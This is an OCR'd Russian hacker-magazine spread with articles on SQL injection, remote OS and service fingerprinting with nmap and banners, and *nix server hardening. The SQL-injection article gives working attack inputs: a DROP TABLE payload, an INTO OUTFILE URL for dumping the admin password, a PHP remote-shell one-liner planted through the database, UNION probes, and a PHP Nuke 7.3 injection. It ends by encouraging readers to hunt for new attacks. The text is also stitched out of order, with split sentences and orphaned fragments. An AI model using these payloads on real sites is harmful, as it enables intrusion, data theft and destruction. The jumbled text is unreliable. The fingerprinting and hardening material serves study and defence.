Подробнее об этом можно прочитать в моей статье "Безопасное программирование на языке Perl" (kpnc.opennet.ru/safe.perl.zip).

Исследуя тело скрипта, можно нарыть немало интересного, например, имена полей, названия таблиц, мастер-пароли, хранящиеся открытым текстом, и т.д.

```
...
if ($filename eq "passwd")        #проверка имени на корректность
...
```

Размещать сервер базы данных на одном узле с Web-сервером категорически недопустимо не только по техническим, но и по юридическим соображениям.

Сервер БД, как и любой другой сервер, подвержен ошибкам проектирования, среди которых доминируют переполняющиеся буфера.

Многие сервера хранят информацию об авторизации в кукисах (cookie), находящихся на машинах удаленных пользователей.

назначенные совсем для других пользователей.

Причем одним лишь видоизменением полей SELECT'а дело не ограничивается, и существует угроза прорыва за его пределы. Некоторые SQL-сервера поддерживают возможность задания нескольких команд в одной строке, разделяя их знаком ";", что позволяет атакующему выполнить любые SQL-команды, какие ему только заблагорассудится. Например, последовательность " '; DROP TABLE 'userTable' --", введенная в качестве имени пользователя или пароля, удаляет всю userTable!

Еще атакующий может сохранять часть таблицы в файл, подсовывая базе данных запрос типа "SELECT * FROM userTable INTO OUTFILE 'FileName'". Соответствующий ему URL уязвимого скрипта может выглядеть, например, так: www.victim.com/admin.php?op=login&pwd=123&aid=Admin'%20INTO%20OUTFILE%20'/path_to_file/pwd.txt, где path_to_file - путь к файлу pwd.txt, в который будет записан админовский пароль. Удобное средство для похищения данных, не так ли? Главное - размесить файл в таком месте, откуда его потом будет можно беспрепятственно утянуть, например, в одном из публичных WWW-каталогов. Тогда полный путь к файлу должен выглядеть приблизительно как: "../../../../WWW/myfile.txt" (точная форма запроса зависит от конфигурации сервера). Но это еще только цветочки! Возможность создания файлов на сервере позволяет засылать на атакуемую машину собственные скрипты (например, скрипт, дающий удаленный shell - "<? passthru($cmd) ?>"). Естественно, максимальный размер скрипта ограничен предельно допустимой длиной формы пользовательского ввода, но это ограничение зачастую удается обойти ручным формированием запроса в URL или использованием SQL-команды INSERT INTO, добавляющей новые записи в таблицу.

Скорректированный URL-запрос может быть таким: http://www.victim.com/index.php?id=12' или таким: http://www.victim.com/index.php?id=12+union+select+null,null,null+from+table1 /*.


Последний запрос работает только на MySQL версии 4.x и выше, поддерживающей union (объединение нескольких запросов в одной строке). Здесь table1 - имя таблицы, содержимое которой необходимо вывести на экран.

Атаки подобного типа называются SQL-инъекциями (SQL-injection) и являются частным случаем атак, основанных на ошибках фильтрации и интерполяции строк. Мы словно впрыскиваем в форму запроса к базе данных собственную команду, прокалывая хакерской иглой тело уязвимого скрипта (отсюда и "инъекции"). Это не ошибка SQL-сервера (как часто принято считать). Это - ошибка разработчиков скрипта. Грамотно спроектированный скрипт должен проверять пользовательский ввод на предмет присутствия потенциально опасных символов (одиночная кавычка, точка с запятой, двойное тире, а для MySQL еще и символ звездочки) включая и их шестнадцатеричные эквиваленты, задаваемые через префикс "%", а именно: %27, %2A и %3B. Если хотя бы одно из условий фильтрации не проверяется или проверяется не везде (например, остаются не отфильтрованными строки URL или cookie), в скрипте образуется дыра, через которую его можно атаковать.

Впрочем, сделать это будет не так уж и просто. Необходимо иметь опыт программирования на Perl/PHP и знать, как может выглядеть та или

Почти 30% всех скриптов в сети подвержены ошибке SQL-инъекции.


Запросы, передаваемые методом POST, протестированы значительно хуже, поскольку передаются скрыто от пользователя и не могут быть модифицированы из браузера.



Фрагмент PHP Nuke, ответственный за формирование запроса к базе

ОПРЕДЕЛЕНИЕ НАЛИЧИЯ SQL

Прежде чем начинать атаку на SQL-сервер, неплохо бы определить его присутствие, а в идеале - еще и распознать тип. Если сервер расположен внутри DMZ (где ему находиться ни в коем случае нельзя), то атакующему достаточно просканировать порты.



Сервер MySQL, прослушивающий 3306 порт

порт	сервер
1433	Microsoft-SQL-Server
1434	Microsoft-SQL-Monitor
1498	Watcom-SQL
1525	ORACLE
1527	ORACLE
1571	Oracle Remote Data Base
3306	MySQL

Порты, прослушиваемые различными серверами БД

ПРОТИВОДЕЙСТВИЕ ВТОРЖЕНИЮ

Когда ручной поиск дыр надоедает, взломщики, в сердцах обложив всех Web-программистов смачным матом, запускают свое средство автоматического поиска уязвимостей и идут на перекур.

Одним из таких средств является Security Scanner, разработанный компанией Application Security и официально предназначенный для тестирования MySQL на стойкость к взлому. Ну, хакерам официоз не грозит. Как и всякое оружие, Security Scanner может использоваться и во вред, и во благо.

Он позволяет искать дыры как в самом сервере БД, так и в Web-скриптах. При этом БД проверятся на предмет уязвимости к атакам типа Denial of Service, наличия слабых паролей, неверно сконфигурированных прав доступа и т.д. В скриптах сканер позволяет обнаружить ошибки фильтрации ввода, дающие возможность осуществлять SQL-инъекции, что значительно упрощает атаку.

МНЕНИЕ ЭКСПЕРТА

■ Никита Кислицин, редактор рубрики "Взлом" журнала "Хакер":

«Базы данных всегда были лакомым кусочком для хакеров. И в этом нет ничего удивительного: в них можно найти миллионы номеров кредитных карт, пароли к сетевым ресурсам, конфиденциальную информацию и даже планы террористических организаций по захвату цивилизованного мира. Увы, порой администраторы сетевых баз данных не уделяют должного внимания безопасности, часто их подводят и программисты, разрабатывающие программные интерфейсы. Следует знать, что в более чем половине случаев взлома SQL-серверов используется технология SQL-инъекции в разных ее проявлениях, то есть эти проблемы лежат на совести Web-программистов. Однако бывают и вовсе комические случаи. За примером далеко ходить не надо. «Хакер» недавно писал о взломе cygwin.com и экспроприации оттуда вкуснейшей базы данных. Высокопрофессиональный админ этого сервера почему-то решил не указывать вообще никакого пароля к администраторскому аккаунту MySQL, что и позволило нашему партизану при помощи детского бага в скрипте совершить столь дерзкую вылазку».

иная форма запроса и как чаще всего именуются поля таблицы, в противном случае интерполяция ни к чему не приведет. Непосредственной возможности определения имен полей и таблиц у хакера нет, и ему приходится действовать методом слепого перебора (blinding).

Однако большинство администраторов и Web-мастеров слишком ленивы, чтобы разрабатывать все необходимые им скрипты самостоятельно, и чаще они используют готовые решения, исходные тексты которых свободно доступны в сети. Причем, большинство этих скриптов дырявы как ведро без дна. Взять, к примеру, тот же PHP Nuke, в котором обнаруживаются все новые и новые уязвимости.


Приблизительная стратегия поиска дыр выглядит так. Скачиваем исходные тексты PHP Nuke (или любой другой портальной системы), устанавливаем их на свой локальный компьютер, проходимся глобальным поиском по всем файлам, откладывая в сторонку все те, что обращаются к базе данных (вызов типа mysql_query/mysql_db_query или типа того). Далее прокручиваем курсор вверх и смотрим - где-то поблизости должна быть расположена строка запроса к базе (например: $query = "SELECT user_email, user_id FROM ${prefix}_users WHERE user_id = '$cookie[0]'"). Определяем имена переменных, подставляемых в базу, находим код, ответственный за передачу параметров пользовательского ввода и анализируем условия фильтрации.

В качестве наглядного примера рассмотрим одну из уязвимостей PHP Nuke 7.3, связанную с обработкой новостей. Соответствующий ей URL выглядит так: modules.php?name=News&file=categories&op=newindex&catid=1. По его внешнему виду можно предположить, что значение catid передается непосредственно в строке запроса к БД, и, если разработчик скрипта забыл о фильтрации, у нас появляется возможность модифицировать запрос по своему усмотрению. Для проверки этого предположения заменим catid с 1, допустим, на 669. Сервер немедленно отобразит в ответ пустой экран. Теперь добавим к нашему URL следующую конструкцию "'or'1'1='1" (полностью он будет выглядеть так: modules.php?name=News&file=categories&op=newindex&catid=669'or'1'='1) . Сервер послушно отобразит все новостные сообщения раздела, подтверждая, что SQL-инъекция сработала!

Еще можно попытаться вызвать ошибку SQL, подсунув ей заведомо неправильный запрос (например, символ одиночной кавычки), и тогда она может сообщить много интересного. Отсутствие ошибок еще не означает, что скрипт фильтрует пользовательский ввод: быть может, он просто перехватывает сообщения об ошибках, что является нормальной практикой сетевого программирования. Также возможна ситуация, когда при возникновении ошибки возвращается код ответа 500 или происходит переадресация на главную страницу. Подобная двусмысленность ситуации существенно затруднят поиск уязвимых серверов, но отнюдь не делает его невозможным!

Команда	Назначение
CREATE TABLE	создание новой таблицы
DROP TABLE	удаление существующей таблицы
INSERT INTO	добавление в таблицу поля с заданным значением
DELETE FROM ...WHERE	удаление из таблицы всех записей, отвечающих условию WHERE
SELECT * FROM ... WHERE	выборка из базы всех записей, отвечающих условию WHERE
UPDATE ... SET ... WHERE	обновление всех полей базы, отвечающих условию WHERE

Основные команды SQL



SQL-инъекции через строку URL

Анализ показывает, что ошибки фильтрации встречаются в большом количестве скриптов (включая коммерческие), зачастую оставаясь неисправленными годами. Естественно, дыры в основных полях ввода давным-давно заткнуты, а потому рассчитывать на быстрый успех уже не приходится. Запросы, передаваемые методом POST, протестированы значительно хуже, поскольку передаются скрыто от пользователя и не могут быть модифицированы непосредственно из браузера, отсекая армаду начинающих "хакеров". Между тем, взаимодействовать с Web-сервером можно и посредством netcat (telnet), формируя POST-запросы вручную.

ЗАКЛЮЧЕНИЕ

■ SQL-инъекции в очередной раз продемонстрировали миру, что программ без ошибок не бывает. Однако не стоит переоценивать их значимость. Мавр сделал свое дело, мавр может удалиться. Администраторы и девелоперы знают об опасности, и количество уязвимых сайтов тает с каждым днем. Реальную власть нас системой дают лишь принципиально новые методики атак, неизвестные широкой общественности. Найти их - наша с тобой задача. Освободи свой разум, перешагни грань неведомого и зайди на сервер с той стороны, с которой на него еще никто не заходил.

Пример программы, осуществляющей запрос в БД

Антон Карпов (toxa@real.xakep.ru)

СЕТЕВАЯ ДАКТИЛОСКОПИЯ

ТЕХНОЛОГИЯ REMOTE FINGERPRINTING

Идея удаленно определять версию ОС или запущенного на хосте сервиса не нова. Все знают, что популярный сканер nmap, будучи запущенным с параметром -O, пытается определить версию операционки. Известно также, что около года назад тот же nmap научился определять и версии сервисов, запущенных на сканируемом хосте. Наша задача - понять технологию работы сканера, а также убедиться в том, что одним лишь nmap'ом понятие fingerprinting не ограничивается.

ПАКЕТНЫЕ ИГРЫ

Сканер nmap, запущенный с повышенной вербозностью (параметр -vvv), выдает примерно следующее:

```
TCP/IP fingerprint:
SInfo(V=3.55%P=i386-portbld-
freebsd6.0%D=7/29%Time=410833C8%O=21
%C=-1)
T1(Resp=Y%DF=Y%W=FFFF%ACK=S++%Flags
=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=N)
T4(Resp=Y%DF=Y%W=0%ACK=S++%Flags=R
%Ops=)
T5(Resp=N)
T6(Resp=N)
T7(Resp=N)
PU(Resp=N)
```

Многие не обращают внимания, а ведь в этом кажущемся мусоре и содержится вся сермяжная правда об операционке. Это результаты восьми тестов для определения версии ОС; их, разумеется, намного больше, но мы рассмотрим только стандартные. Никто не сможет рассказать о них более подробно, чем Fyodor в своей статье, которая была опубликована в езине Phrack #54 в далеком 1998 году.

Первая строчка - просто информация о системе, на которой работает nmap, версия сканера, оси, на которой он собран, и т.п.

Далее идет набор из семи тестов (T1-T7), каждый из которых заключается в посылке специально сформированного TCP-пакета на целевой хост и изучении ответа.

Итак, первый тест - это отправка пакета с установленным флагом SYN на открытый порт. Это штатный запрос, и система обязана на него прореагировать. Ответ (в скобках) интерпретируется следующим образом. Resp=Y означает, что от системы был получен ответ. DF=Y означает, что бит Don't Fragment, выставленный в отправленном пакете, сохранился. W - размер окна (Window Size) удаленной системы. ACK - значение Acknowledge Number в ответном пакете, S++ говорит о том, что оно было равно полученному ISN (Initial Sequence Number), увеличенному на 1. Flags - флаги в ответном пакете (в нашем случае это SYN+ACK). Ops - TCP-опции (временная метка, Max Segment Size и прочее), для nmap важно не только их наличие, но и порядок следования - <MSS><NOOP><WindowScale><NOOP><NOOP><TimeStamp>.

Второй и третий тесты (T2 и T3) посылают NULL-пакет (без единого флага) и пакет с установленными флагами SYN, FIN, PSH и URG на открытый порт. Как видно, система не ответила на эти запросы (Resp=N).

T4 - отправка на открытый порт пакета с установленным флагом ACK. По стандарту, описанному в документах RFC, система должна ответить RST-пакетом, так как отправляемое сканером "подтверждение" (Acknowledgment) не связано ни с одним сеансом. Ответ получен (Resp=Y), бит Don't Fragment выставлен, размер окна - 0, из TCP-флагов установлен только RST (Reset connection), чего и следовало ожидать.

Тесты 5, 6 и 7 - также из серии "ненормальных". Пятый тест (T5) отправляет пакет с флагом SYN (но без ACK) на закрытый порт машины. Шестой - то же самое, только теперь вместо SYN установлен ACK. Седьмой - отправка пакета с выставленными флагами FIN, PSH, URG все на тот же закрытый порт. Наконец, последний тест (PU) - отправка ICMP-сообщения Port Unreachable на закрытый порт удаленной машины.

В четырех последних случаях ответ от хоста не был получен, но, так как ОС все равно опознана как FreeBSD, можно сделать вывод, что админ включил tcp & udp blackholes (sysctl -w net.inet.tcp.blackhole=2, sysctl -w net.inet.udp.blackhole=1), метод, при котором FreeBSD старательно игнорирует провокации ее неправильными пакетами. Догадка верная, ведь админ - я ;). Кстати, помни, что несанкционированное сканирование часто формально считается попыткой проникновения.

БАННЕРЫ

Самый простой способ fingerprinting, не требующий никаких нестандартных инструментов, - это сбор баннеров (banner grabbing). Сервисы (www, ftp, smtp, pop3) готовы рассказать о себе все в ответ на простое подключение телнетом:

ID-теги

Статью Fyodor`a, переведенную на русский язык, можно найти по адресу http://www.insecure.org/nmap/nmap-fingerprinting-article-ru.html.

От сканирования nmap'ом могут помочь механизмы в OpenBSD PF, нормализующие трафик.

Анализ типа сервиса может быть затруднен сменой баннеров, текстовых комментариев и кодов ошибок.

```
[(2:00)(258.29%)(p2):~ ] telnet www.berkeley.edu 80
Trying 169.229.131.109...
Connected to arachne.berkeley.edu.
Escape character is '^]'.
HEAD / HTTP/1.0

HTTP/1.1 403 Forbidden
Date: Tue, 24 Aug 2004 22:04:03 GMT
Server: Stronghold/3.0 Apache/1.3.22 RedHat/3017c (Unix) PHP/4.3.3 mod_ssl/2.8.7 OpenSSL/0.9.6 mod_perl/1.25
Connection: close
Content-Type: text/html; charset=iso-8859-1
```

Однако многие сервисы позволяют штатным образом сменить баннер, так что данный метод нельзя назвать надежным. К тому же, далеко не все сервисы позволяют вести диалог в подобном plain-text режиме. И если даже nmap очень часто считает достаточным запросить баннер, греша точным определением FTP или DNS-сервера, то как же, например, популярный сканер XSpider (www.ptsecurity.ru) точно отличает Postfix от Sendmal, а vsftpd от proftpd?

Дело в том, что в документах RFC, описывающих поведение серверов, есть указания лишь по кодам выдаваемых в ответ на запросы клиентов ошибок, но не накладывается никакого ограничения на текстовую информационную составляющую. Так, на одну и ту же неверную команду Postfix ответит 500 Error: bad syntax, тогда как Sendmail - 500 5.5.1 Command unrecognized: "COMMAND_YOU_TYPE". Помучив сервер запросами и собрав базу возвращенных кодов, можно с достаточной точностью определить версию сервиса.

Но иногда все бывает еще проще, и вместе с сервисом становится известна версия ОС. Особенно этим грешат FTP-сервера:

```
[(3:51)(85.32%)(p1):~ ] ftp toxa@19X.XX.1.20X
Connected to 19X.XX.1.20X.
220 beast FTP server (Version 1.7.212.1 Sat Feb  1 01:30:15 GMT 1997) ready.
331 Password required for toxa.
Password:
230 User toxa logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> syst
215 UNIX Type: SUNOS
ftp> quit
221 Goodbye.
```

Как видно, FTP-сервер не только сообщил, что уже семь лет ждет эксплоита, но и заодно признался, что запущен на солярке.

Для сервисов, текстовый диалог с которыми невозможен, (например, DNS-сервер) применяется та же технология: на сервер посылаются неверные запросы и анализируются ответные пакеты. Просто реализация такого анализа немного сложнее.

ПАССИВНЫЙ FINGERPRINTING

Как насчет того, чтобы определить версию сервиса, не послав на целевой хост ни единого пакета? На ум сразу же приходят банальный снифер на пути до хоста и дальнейший анализ перехваченных пакетов. Такие технологии применяются уже давно (http://project.honeynet.org/papers/finger/) и работают по тому же принципу, что и nmap (анализируются поля в заголовках пакета).

Для SMTP-серверов существуют методы, не требующие ничего, кроме одного письма, прошедшего через целевой сервер. Многие сервера вставляют в письма красноречивые рабочие заголовки:

```
Received: from xxx@xxx.ru by mercury.xxxxxx.ru by uid 0 with qmail-scanner-1.22
(clamscan: 0.75. spamassassin: 2.63. Clear:RC:0(xx3.1xx.8x.14xx):SA:0(0.0/7.0):
```

По ним мы сразу определяем, что на сервере крутится qmail, сдобренный солянкой из qmail-scanner и SpamAssassin.

Есть элегантный способ, описанный российской security-группой UkR Security Team (http://www.securitylab.ru/46232.html). Он основан на анализе ID-тега в заголовке письма. Как и в случае с кодом ошибки, RFC не накладывает никаких ограничений на алгоритм генерации ID и каждый вендор выбирает его по своему усмотрению. Составив базу отпечатков тегов различных почтовых серверов, можно точно отличить тот же Postfix от Exim, не послав жертве ни одного пакета!

ПРОТИВОДЕЙСТВИЕ

Разумеется, существует множество разных способов защиты от fingerprinting. От сканирования nmap'ом могут помочь механизмы в OpenBSD PF (block from any os NMAP, scrub in all), как просто нормализующие трафик (а значит, маскирующие "особенности" систем, этот трафик генерирующих), так и определяющие сканирование и заставляющие nmap выдавать каждый раз разную чепуху. Сильно затрудняют анализ уже упомянутые мной blackholes во FreeBSD. Ведь, по сути, из всех тестов сканера только один эмулирует "нормальный" сеанс (SYN-пакет на открытый порт), все остальное - ошибочные пакеты, призванные исследовать реакцию системы на подобную "провокацию". Соответственно, нужно сделать систему как можно более "молчаливой".

Для Linux имеется проект IP Personality (http://ippersonality.sourceforge.net/) - патч к ядру, изменяющий поведение сетевого стека и позволяющий замаскировать систему под все, что не заблагорассудится, хоть под AIX, хоть под приставку Xbox.

Подделываем баннер ftp-сервера

Анализ типа сервиса может быть затруднен сменой баннеров, текстовых комментариев кодов ошибок. Никто не мешает тебе залезть в сорцы любимого SMTP-сервера и ручками поменять алгоритм генерации ID-тега :).


Технология remote fingerprinting хорошо зарекомендовала себя при производстве авторутеров/автоэксплоитов. Подобным программам очень полезно бывает сначала проверить версию сервиса или ОС, а уж потом применять эксплоит.

МОРАЛЬ СЕЙ БАСНИ

Fingerprinting - чертовски полезная для взломщика технология, однако она служит не для атаки на сверхзащищенные системы, а является способом определения уязвимой машины в заданном диапазоне адресов. Не даром различные проявления этой технологии можно встретить в авторутерах, автоэксплоитах или в обычных (но надо признать, не очень простых) сканерах безопасности.

Сайт pOf, технологии появившиеся в OpenBSD PF

Здесь живет nmap



Content:

Антон Карпов (toxa@real.xakep.ru)

БЕЗОПАСНОСТЬ СЕРВЕРА

ОСНОВНЫЕ МЕТОДЫ ЗАЩИТЫ *NIX-СИСТЕМ

В сем давно понятно, что фраза "*nix - безопасная ОС" по своей сути некорректна. *nix, если под этим понимать дизайн, реализацию ядра ОС и базовую ее начинку (утилиты), лишь предоставляет отличные предпосылки для построения на своей базе защищенной серверной системы. Но на одном ядре и прикладных утилитах сервер не построишь, нужны сервисы, и безопасность их напрямую не связана с безопасностью операционки.

Помнишь известные слова: "Безопасность - это не продукт, а процесс"? Так вот, безопасность как процесс - не свойство системы, а свойство взаимодействия системы и админа, который ее настраивает.

Мы рассмотрим типичный сценарий установки, настройки и сопровождения сервера с точки зрения security-параноиков. Мне не хотелось бы давать разрозненные советы из серии "хозяйке на заметку", поэтому мы пройдем по шагам все этапы от установки ОС до запуска сервисов, обращая внимание на важные моменты. Я не буду предлагать здесь детальное руководство по настройке каждого сервиса, а лишь дам общие советы, которые нужно иметь в виду. По этой же причине я не завязываюсь на конкретную ОС - кто-то любит Linux, кто-то FreeBSD, а кто-то по долгу службы обхаживает Solaris. Замечания по определенной ОС, если таковые встретятся, будут даваться по ходу.

СПАСИТЕЛЬНЫЕ ФЛАГИ

Веселье начинается уже при разметке винчестера на партиции при установке системы. В Linux-мире как-то не принято обращать на это серьезное внимание, и один большой корневой раздел (/) на всю систему там - норма. Иногда, правда, выделяют /home. Но этого все равно мало. Не зря опыт поколений рекомендует иметь как минимум следующие разделы:

/ - корневой;
/home - если сервер будет иметь много пользовательских учетных записей (хостинг, хранение почты, FTP-архив, да практически всегда);
/tmp - обязательно выделяй /tmp в отдельный раздел диска;
/var - для хранения логов, спула почты, бэкапов и прочего мусора;
/usr - для исполняемых файлов, библиотек, исходных текстов системы.

Пользователи BSD могут прочитать более подробное описание исторически сложившейся иерархии в man 7 hier, для остальных систем существует схожий (хотя и спорный) документ Filesystem Hierarchy Standart (FHS, www.pathname.com/fhs). Но какое это имеет отношение к безопасности?

Дело в удобстве оперирования флагами монтирования. Любая файловая система позволяет указать набор флагов, с которыми будет примонтирована соответствующая партиция, и некоторые из них имеют непосредственное отношение к безопасности системы. Покажу это на примере FFS (Fast File System), практически все остальные FS имеют схожие по названию флаги (см. "man mount" в своей системе).


noexec - запрещает исполнять файлы;
nosuid - запрещает повышение привилегий для исполняемых suid/sgid файлов. Иными словами, теряется suid-бит и программа выполняется как обычная;
nosymfollow - запрещает использование символических ("мягких") ссылок;
nodev - запрещает использование файлов устройств.

В общем случае операционке, безусловно, нужно иметь возможность исполнять файлы. Также в системе обязательно присутствует некоторое количество суидных программ, да и ссылки тоже, как правило, имеются. Но есть ли смысл в суидных файлах, например, в каталоге /tmp? Часто хакеры бросают суидный /bin/sh куда-нибудь в складки /tmp или здесь же компилируют эксплоит, пока еще не имея прав рута, но надеясь их получить. То же касается и пользователей в их домашних каталогах. Вряд ли среднестатистический хостер, дающий своим клиентам доступ по ssh для правки\заливки контента, нуждается в том, чтобы эти клиенты что-то у себя запускали или, тем более, компилировали и затем запускали. Поэтому очень часто на /tmp и /home оправданы флаги nosuid, а нередко и noexec. В некоторых случаях они могут помешать, например, noexec на /tmp не позволит пересобрать мир (make world) на FreeBSD, но это не более чем кратковременное исключение. Нет нужды пояснять, что в случае одного большого раздела (/) такая манипуляция флагами была бы исключена. Сам же корневой раздел, включающий каталоги с конфигурационными файлами системы, базовыми бинарниками, библиотеками и ядром, вполне реально монтировать в режиме read-only.

Не лишен смысла также трюк против злонамеренных операций с ядром (таких, как его перекомпиляция и замена :)), заключающий-

ся вот в чем. Каталог /boot, в котором находятся ядро, в случае BSD и модули с конфигурационным файлом loader.conf, а в случае Linux - файл предварительной загрузки модулей initrd, оформляется в виде отдельного раздела на каком-нибудь съемном носителе (USB-флэшка), с него производится загрузка, а затем, после запуска системы и загрузки всех модулей, раздел размонтируется и носитель вынимается (кладется в сейф :)). Подменить ядро, initrd или подсунуть модуль становится на порядок проблематичней.

Помимо флагов на FS существуют дополнительные атрибуты безопасности на файлы. В BSD атрибуты выставляются и просматриваются командой chflags(1), в Linux - chattr(1)/lsattr(1). Так, из полезных флагов chfags(1) можно выделить:



Без фаервола никуда

sappnd - позволяет открывать файл только в режиме "append only";

schg - выставляет флаг "immutable", такой файл нельзя переместить, удалить или переименовать;

sunlnk - запрещает удаление файлов.

Эти флаги имеет право выставлять/снимать только суперпользователь. Но даже если взломщик получил права рута, они могут спасти от катастрофы, если помимо флагов приняты другие меры безопасности.

ВЫЖИВАЕТ СИЛЬНЕЙШИЙ

При старте системы запускаются всевозможные сервисы. Какие-то системы (OpenBSD) относятся к этому моменту очень ответственно, запрещая по умолчанию практически все, какие-то (большинство дистрибутивов Linux) действуют в лучших традициях Windows-style, запуская все, что может когда-либо понадобиться. "ps wax" ("ps -ef" в Solaris) покажет тебе, кто понапрасну работает, а "sockstat -l" (во FreeBSD) и "netstat -na | grep LISTEN" - кто понапрасну биндит порты, ожидая remote эксплоита по свою душу. Рекомендую также и полезную утилиту lsof (list of open files), которая, сродни bsd'шному sockstat, показывает, какие сокеты или устройства открыты определенными процессами. Ничего нового здесь придумать нельзя - отключаем все, что не нужно, правкой rc.conf в BSD, ковырянием в /etc/init.d/ или /etc/rc.d/ - в Linux и Solaris и т.д. Некоторые демоны по умолчанию слушают сетевой сокет, тогда как вполне могут обойтись без него, например, syslogd(8), который, если нет необходимости принимать логи по сети, рекомендуется запускать с флагом -ss (secure mode).

